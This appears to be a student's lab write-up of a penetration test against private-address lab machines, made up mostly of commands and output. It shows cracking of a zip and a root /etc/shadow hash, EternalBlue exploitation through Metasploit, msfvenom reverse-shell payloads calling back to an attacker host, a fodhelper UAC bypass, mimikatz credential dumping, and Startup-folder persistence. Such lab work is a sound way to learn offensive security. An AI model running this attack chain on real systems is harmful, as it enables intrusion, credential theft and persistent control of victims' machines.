Answer 1) Step1) Taken Access via SSH


```
┌──(kali㉿kali)-[~]
└─$ ssh deep@192.168.223.132
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
deep@192.168.223.132's password:

1 device has a firmware upgrade available.
Run `fwupdmgr get-upgrades` for more information.

Web console: https://localhost:9090/ or https://192.168.223.132:9090/

Last login: Thu Dec 25 11:09:07 2025
deep@localhost:~$ dir
Desktop  Documents  Downloads  hello.zip  Music  Pictures  Public  Templates  Videos
deep@localhost:~$ ls
Desktop  Documents  Downloads  hello.zip  Music  Pictures  Public  Templates  Videos
deep@localhost:~$ cat hello.zip
PK      cEZ◆[   +hello.txtux
▒◆Li▒◆Li▒◆Li◆◆◆2◆◆◆]◆   в◆m◆@(◆w◆&◆◆Ç◆D◆c◆Л◆◆!◆.◆˜◆~◆(>◆◆г◆◆,◆◆A{◆:\◆◆◆6P3+◆H*PK
H*      #◆◆hello.txtux
                        ◆◆◆AUT▒◆LiPKZ◆deep@localhost:~$
```

Found Password Protected zip file on victim machine



Step 2) So, to crack it, first we will transfer this file to attacker machine by scp command

```
deep@localhost:~$ scp hello.zip kali@192.168.223.128:/home/kali
The authenticity of host '192.168.223.128 (192.168.223.128)' can't be established.
ED25519 key fingerprint is SHA256:zB5OlnD/lN+nYsyfdJJnBV6uSE1LB6aQXNFzWiBnEhU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.223.128' (ED25519) to the list of known hosts.
kali@192.168.223.128's password:
hello.zip                                             100%  282    138.7KB/s   00:00
deep@localhost:~$
```

Step 3) using zip2john we extracted hash

```
┌──(kali㉿kali)-[~]
└─$ zip2john hello.zip > /home/kali/ziphash.txt

┌──(kali㉿kali)-[~]
└─$ ls
ADuser.txt  Desktop    Downloads  hound  Music     personalwordlist.txt  Public     Tools   ziphash.txt
aka64.exe   Documents  hello.zip  h.txt  Payloads  Pictures              Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat ziphash.txt
hello.zip/hello.txt:$zip2$*0*3*0*b7f3159832ac90f95db70709d0b2eb14*6df1*2c*40288f77d72697c2c387dfa244af63
99d4aee0da21d8da9c052ed8cb87b07e9b283e87afd0b3b5d41d2cb3c9*417bcf033a5c9be1e136*$/zip2$:hello.txt:hello.
zip:hello.zip
```

Step4) cracking the hash from john the ripper

2nd part of answer 1

Extracting root password from /etc/shadow

```
deep@localhost:~$ sudo su
root@localhost:/home/deep# cat /etc/shadow | grep root
root:$y$j9T$qDF4ni9z39hdVH6uK7BwjltU$mqsMtjiYcaU9WTKKD4Zyk8vE/8LTODn90l4AOWS0oL4::0:99999:7:::
root@localhost:/home/deep# echo '$y$j9T$qDF4ni9z39hdVH6uK7BwjltU$mqsMtjiYcaU9WTKKD4Zyk8vE/8LTODn
90l4AOWS0oL4' roothash.txt
$y$j9T$qDF4ni9z39hdVH6uK7BwjltU$mqsMtjiYcaU9WTKKD4Zyk8vE/8LTODn90l4AOWS0oL4 roothash.txt
root@localhost:/home/deep# ls
Desktop  Documents  Downloads  hello.txt  hello.zip  Music  Pictures  Public  Templates  Videos
root@localhost:/home/deep# echo '$y$j9T$qDF4ni9z39hdVH6uK7BwjltU$mqsMtjiYcaU9WTKKD4Zyk8vE/8LTODn
90l4AOWS0oL4'  > roothash.txt
```

```
deep@localhost:~$ scp /home/deep/roothash.txt kali@192.168.223.128:/home/kali/
kali@192.168.223.128's password:
roothash.txt                                          100%   76    41.7KB/s   00:00
```

We identified the hash type and the hashcat mode related to this is 70200

```
✔ Possible identifications: Decrypt Hashes
$y$j9T$3uUXeDe5ls7fjJdMOKdbO.$zEU5Zwv0DQeD7jsGx1.VLTiyOgcndMesENiWpPL6LI9 - Possible algorithms: Yescrypt $y$
```

Answer 2) After scanning via nmap we found out our victim machine is vulnerable to eternalblue vulnerability which is smbv1

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -sS  -v -T4 --script vuln 10.49.166.126
```

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacryp
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

By using the this Metasploit exploit we successfully exploited eternalblue vuln and took tcp reverse shell

```
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metaspl
                                             using-metasploit/basics/using-metasploit.htm
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for aut
                                             Only affects Windows Server 2008 R2, Windows
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified us
```

```
[+] 10.49.154.66:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.49.154.66:445 - Sending egg to corrupted connection.
[*] 10.49.154.66:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.49.154.66
[*] Command shell session 1 opened (192.168.207.156:4545 → 10.49.154.66:49181) at
0530
[+] 10.49.154.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.49.154.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.49.154.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

Answer 3) here we generated payload by pay1.exe name

```
┌──(kali㉿kali)-[~/Payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.223.128 LPORT=5556  -f exe >  Pay2.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
```

After sharing via http server we Then Started mult/handler listener and you see below we got the shell. However it doesn't have required privileges to run mimikatz tool

So we use bypassuac_fodhelper module to bypass UAC as fodhelper is trusted binary signed by Microsoft it has the autoelevate feature

```
└─$ msfconsole -q
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.223.128
lhost => 192.168.223.128
msf exploit(multi/handler) > set lport 5555
lport => 5555
msf exploit(multi/handler) > set SessionCommunicationTimeout 600
SessionCommunicationTimeout => 600
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.223.128:5555
[*] Sending stage (230982 bytes) to 192.168.223.129
[*] Meterpreter session 1 opened (192.168.223.128:5555 -> 192.168.223.129:50942) at 2025-12-25 14:17:20 +0530

meterpreter > getuid
Server username: DESKTOP-623UVBO\Deepak
meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/handler) > search bypassuac_fodhelper

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via Fo
per Registry Key)
```

```
msf exploit(windows/local/bypassuac_fodhelper) > run
[*] Started reverse TCP handler on 192.168.223.128:7777
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\Sy
[*] Sending stage (188998 bytes) to 192.168.223.129
[*] Cleaning up registry keys  ...
[*] Meterpreter session 2 opened (192.168.223.128:7777 -> 192.168.2

meterpreter > getuid
Server username: DESKTOP-623UVBO\Deepak
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
C:\Users\Deepak\Downloads>.\mimikatz
.\mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

764     {0;000003e7} 1 D 44511          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 2734529     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,16p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2791960     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonati
tion)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 478265 (00000000:00074c39)
Session           : Interactive from 1
User Name         : Deepak
Domain            : DESKTOP-623UVBO
Logon Server      : DESKTOP-623UVBO
Logon Time        : 25-12-2025 14:04:00
```

We redirected the hash into /root/hashdump

```
┌──(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# sudo echo 'f1cd5a8cb8fddb674829b3814bde1305' > /root/hashdump.txt

┌──(root㉿kali)-[~]
└─# cat /root/hashdump.txt
f1cd5a8cb8fddb674829b3814bde1305
```

Answer 4) using Payload earlier I made and moving it into location in windows

« Roaming › Microsoft › Windows › Start Menu › Programs › Startup Search Startup

Name	Date modified	Type	Size
Pay1	25-12-2025 14:15	Application	8 KB

So, whenever this particular user will login we will get meterpreter session

As we restarted the victim machine and made our attacker machine in listening state via multi/handler and got the shell

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
use multi/handlermsf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.223.128
lhost ⇒ 192.168.223.128
msf exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf exploit(multi/handler) > set SessionCommunicationTimeout 600
SessionCommunicationTimeout ⇒ 600
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.223.128:5555
[*] Sending stage (230982 bytes) to 192.168.223.129
[*] Meterpreter session 1 opened (192.168.223.128:5555 → 192.168.223.129:53904) at 2025-12-25 20:54:3

meterpreter > getuid
Server username: DESKTOP-623UVBO\Deepak
```

```
C:\Windows\system32>cd ..\..\Users\Deepak\AppData\Roaming\Microsoft\Windows\start Menu\Programs\Startup
cd ..\..\Users\Deepak\AppData\Roaming\Microsoft\Windows\start Menu\Programs\Startup

C:\Users\Deepak\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8AF7-602C

 Directory of C:\Users\Deepak\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

25-12-2025  20:58    <DIR>          .
25-12-2025  20:58    <DIR>          ..
25-12-2025  14:15             7,680 Pay1.exe
               1 File(s)          7,680 bytes
               2 Dir(s)  14,623,956,992 bytes free
```